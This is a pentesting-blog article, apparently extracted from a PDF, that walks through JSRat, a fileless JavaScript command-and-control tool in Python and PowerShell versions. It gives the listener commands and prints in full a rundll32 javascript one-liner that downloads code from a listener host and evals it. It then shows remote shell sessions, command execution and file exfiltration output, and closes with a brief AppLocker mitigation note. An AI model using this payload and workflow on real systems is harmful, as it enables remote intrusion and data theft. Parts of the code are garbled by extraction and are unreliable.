Penetration Testing Lab

Articles from the Pentesting Field



implementations one in Python and one in PowerShell which their usage is described below.

Python

The python implementation of <u>JSRat</u> will start a web server and it will wait for the client command to be executed:

1 python MyJSRat.py -i 192.168.1.203 -p 8080

```
JSRat Server

By: Evilcg
[*] Using interactive method!

[*] Web Server Started on Port: 8080
[*] Awaiting Client Connection to: http://192.168.1.203:8080/connect
[*] Client Command at: http://192.168.1.203:8080/wtf
[*] Browser Hook Set at: http://192.168.1.203:8080/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

Once the user visit the Client Command URL a connection will be established with the host. The JSRat can be used to executed commands, run executables and scripts or just for data exfiltration.


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Once the command is executed a shell will be received.

```
JSRat Usage Options:
    CMD => Executes Provided Command
    run => Run EXE or Script
    read => Read File
    upload => Upload File
    download => Download File
    delete => Delete File
    help => Help Menu
    exit => Exit Shell

37m whoami[3
desktop-4cg7ms1\user
```

JSRat - Console

Commands can be executed from the shell as normal.

JSRat – Command Execution

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JSRat can also read, download or upload files.

```
download
[Next Input should be the File to download]
  trophy.txt
)> pentestlabame to Save in ./loot/
   [*] Successfully Saved To: ./loot/pentestlab

(JSRat)>
```

JSRat – Data Exfiltration

Execution of executables and scripts can be also performed by following a sequence like:

- 1. run
- 2. calc.exe


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The JSRat will generate and host a scriptlet file which will contain the payload.

PowerShell

Alternatively there is also a PowerShell implementation of this <u>JSRat</u> which can perform the same operations from a PowerShell console. The script needs to be modified with the IP address of the listener prior to any execution.

```
PS C:\Users\User> .\JSRat.ps1
Listening ...
```

JSRat PowerShell – Server Listening

The payload command that needs to be executed on the target is also included in the comments of the script.

```
C:\Users>rund1132.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write
();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");w=new%20ActiveXObject("WS
cript.Shell");try(v=w.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentUersio
n\\Internet%20Settings\\ProxyServer");q=v.split("=")[1].split(";")[0];h.SetProxy
(2,q);}catch(e){}h.Open("GET","http://192.168.1.161/connect",false);try{h.Send()
;B=h.ResponseText;eval(B);}catch(e)(new%20ActiveXObject("WScript.Shell").Run("cm
d /c taskkill /f /im rund1132.exe",0,true);}
C:\Users>
```

JSRat PowerShell – Payload Command

Running the payload command will connect the target host and a console will be obtained.

 $JSRat\ PowerShell-Usage$

Commands can be executed on the target like any other normal command prompt.

```
JS 192.168.1.105:49204>: whoami
win-ih45k7jj5a7\administrator

JS 192.168.1.105:49204>: net users

User accounts for \\WIN-IH45K7JJ5A7

Administrator Guest User

The command completed successfully.

JS 192.168.1.105:49204>:
```

JSRat PowerShell - Command Execution

Conclusion

The major advantage of this command and control tool is that it doesn't need any implant to be written into disk. It is very fast and all the communication is done via HTTP which is a common protocol. Since JSRat is using JavaScript payloads detection is hard unless

rundli32 is monitored. Enabling and configuring AppLocker to deny execution of rundli32
and regsvr32 will prevent the attack.
Resources
https://github.com/aspiggy/JSRAT
https://github.com/Ridter/MyJSRat
https://github.com/Hood3dRob1n/JSRat-Py
https://github.com/3gstudent/Javascript-Backdoor



